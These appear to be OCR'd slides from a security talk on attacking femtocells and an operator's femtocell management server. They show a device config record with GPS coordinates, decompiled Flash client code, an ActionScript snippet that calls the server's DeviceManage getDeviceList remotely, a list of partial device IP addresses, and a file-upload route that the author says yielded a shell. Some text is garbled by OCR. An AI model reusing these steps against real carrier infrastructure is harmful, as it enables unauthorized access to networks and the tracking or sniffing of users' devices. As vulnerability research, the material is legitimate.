-rw-r--r--    1 0        0         3085103 Mar 01 18:00 CM_20170302.xml
-rw-r--r--    1 0        0         3085102 Mar 02 18:00 CM_20170303.xml
-rw-r--r--    1 0        0         3085100 Mar 03 18:00 CM_20170304.xml
-rw-r--r--    1 0        0         3085100 Mar 04 18:00 CM_20170305.xml
-rw-r--r--    1 0        0         3085097 Mar 05 18:00 CM_20170306.xml
get CM_20170306.xml
```

CM_*.xml have a information of femto devices.


daily device log file

6550 node in the CM_170306.xml file.

```
<xn:attributes>
  <xn:vsDataType>vs                    mto</xn:vsDataType>
  <xn:vsDataFormatVersion>                  'icAttributes.1.0</xn:vsDataFormatVersion>
  <nc:vsDataDongwonFemto>
    <nc:Uniqueinfo>FPSL15515T</nc:Uniqueinfo>
    <nc:Device_id>X31</nc:Device_id>
    <nc:Cell_Id>138443062</nc:Cell_Id>
    <nc:OUI>000789</nc:OUI>
    <nc:SerialNumber>00:07:89:13:10:BE</nc:SerialNumber>
    <nc:HardwareVersion>1.0.0</nc:HardwareVersion>
    <nc:SoftwareVersion>H8P0518 / r31</nc:SoftwareVersion>
    <nc:ConnectionRequestURL>http://              7547</nc:ConnectionRequestURL>
    <nc:PCI>495</nc:PCI>
    <nc:Root_Sequence>22</nc:Root_Sequence>
    <nc:TAC>25304</nc:TAC>
    <nc:Latitude>N 37:33:18.730</nc:Latitude>
    <nc:Longitude>W 126:55:11.050</nc:Longitude>
  </nc:vsDataDongwonFemto>
</xn:attributes>
```

I did interesting work via GPS value…

Femto stop :D




Gotta catch em all


Pwn HeMS via Web Service

- At this time, finding 0-day at HeMS HTTP service.
- connect to HTTP service through browser, we can see “**flash**” index file.
  - we can decompile this swf file!

HeMS Web Page.
just 1 flash file



decompile swf file
using open source tool.



HeMS Web Vulnerability

```
i/Desktop/KTHeMSClient_SWF_Extract/scripts/view/statistics/statisticsComp/StatisticsBa
    }

 private function _StatisticsBase_RemoteObject1_i() : RemoteObject
 {
    var _loc1_:RemoteObject = new RemoteObject();


 [Bindable(event="propertyChange")]
 public function get statistics() : RemoteObject
 {
    return this._94588637statistics;

across 94 files
```

where define to RemoteObject

```
<destination id="FirmwareManage">
   <channels>
      <channel ref="my-amf"/>
   </channels>
</destination>
<destination id="Neighbor">
   <channels>
      <channel ref="my-amf"/>
   </channels>
</destination>
<destination id="ParameterManageXml">
   <channels>
      <channel ref="my-amf"/>
   </channels>
</destination>
<destination id="ClientServlet">
   <channels>
      <channel ref="my-amf"/>
   </channels>
</destination>
<destination id="CommonUtils">
   <channels>
      <channel ref="my-amf"/>
   </channels>
</destination>
```

- Classes name implemented by RemoteObject class.
- Total 24 classes.

```
<channel id="my-amf" type="mx.messaging.channels.AMFChannel">
   <endpoint uri="http://{server.name}:{server.port}/[redacted]/messagebroker/amf"/>
   <properties>
   </properties>
</channel>
```

using this RemoteObject function.

```
private function _DeviceSelectWindow_RemoteObject1_i() : RemoteObject
{
    var _loc1_:RemoteObject = new RemoteObject();
    this.deviceManage = _loc1_;
    _loc1_.destination = "DeviceManage";
    _loc1_.showBusyCursor = true;
    _loc1_.operations = {"getDeviceList"};this._DeviceSelectWindow_Opera
    _loc1_.initialized(this,"deviceManage");
    return _loc1_;
}
```

HeMS Web exploit code

```
protected function myBtnClick(event:MouseEvent):void {
    var ro:RemoteObject = new RemoteObject();
    ro.destination = "DeviceManage";
    var channelSet:ChannelSet = new ChannelSet();
    ro.channelSet = channelSet;
    var c:Channel = new AMFChannel("my-amf", "http://[redacted]
    channelSet.addChannel(c);
    ro.addEventListener(ResultEvent.RESULT, resultHandler);
    ro.addEventListener(FaultEvent.FAULT, onFault);
    var obj:Object = new Object();

    ro.getDeviceList(obj);
    trace("done!");
}
```

2	[illegible]	1	[illegible]		5	http://125.158	47
2	[illegible]	1	[illegible]		5	http://112.179	55
2	[illegible]	1	[illegible]		5	http://112.176	65
2	[illegible]	1	[illegible]		5	http://14.67.1	72
2	[illegible]	1	[illegible]		5	http://175.231	77
2	[illegible]	1	[illegible]		5	http://175.232	78
2	[illegible]	1	[illegible]		3	http://183.114	82
2	[illegible]	1	[illegible]		3	http://183.114	83
2	[illegible]	1	[illegible]		5	http://118.50.4	85
2	[illegible]	1	[illegible]		5	http://183.114	92
2	[illegible]	1	[illegible]		5	http://183.114	93
2	[illegible]	1	[illegible]		5	http://183.127	94
2	[illegible]	1	[illegible]		5	http://14.85.3	95
2	[illegible]	1	[illegible]		5	http://112.176	98
2	[illegible]	1	[illegible]		5	http://112.176	102
2	[illegible]	1	[illegible]		5	http://112.176	107
2	[illegible]	1	[illegible]		5	http://175.231	110
2	[illegible]	1	[illegible]		5	http://112.176	111
2	[illegible]	1	[illegible]		5	http://175.231	112

get HeMS shell?


```
private function sendFileToSvr() : void
{
    if(this.txtFileName.text == "")
    {
        Alert.show("파일(*.csv)을 선택해주세요.");
        return;
    }
    this.fileRef.upload(new URLRequest("jsp/upload.jsp"));
}
```

got hems, dirty shot!

Conclusion

- we found 2+ vulnerability in femtocell device.
  - access to debug daemon, stack overflow, …
- we can access femtocell management server.
  - through info files and exploiting Web Vulnerability.
- we can choose certain femto device via GPS value, and we can sniffing certain femto device.

Any Questions? :D



Thanks to

- @reum
  - She is Mentee of B.o.B 4th
    - She helped in preparing the presentation script.
- @jack2
  - He is Co-work partner.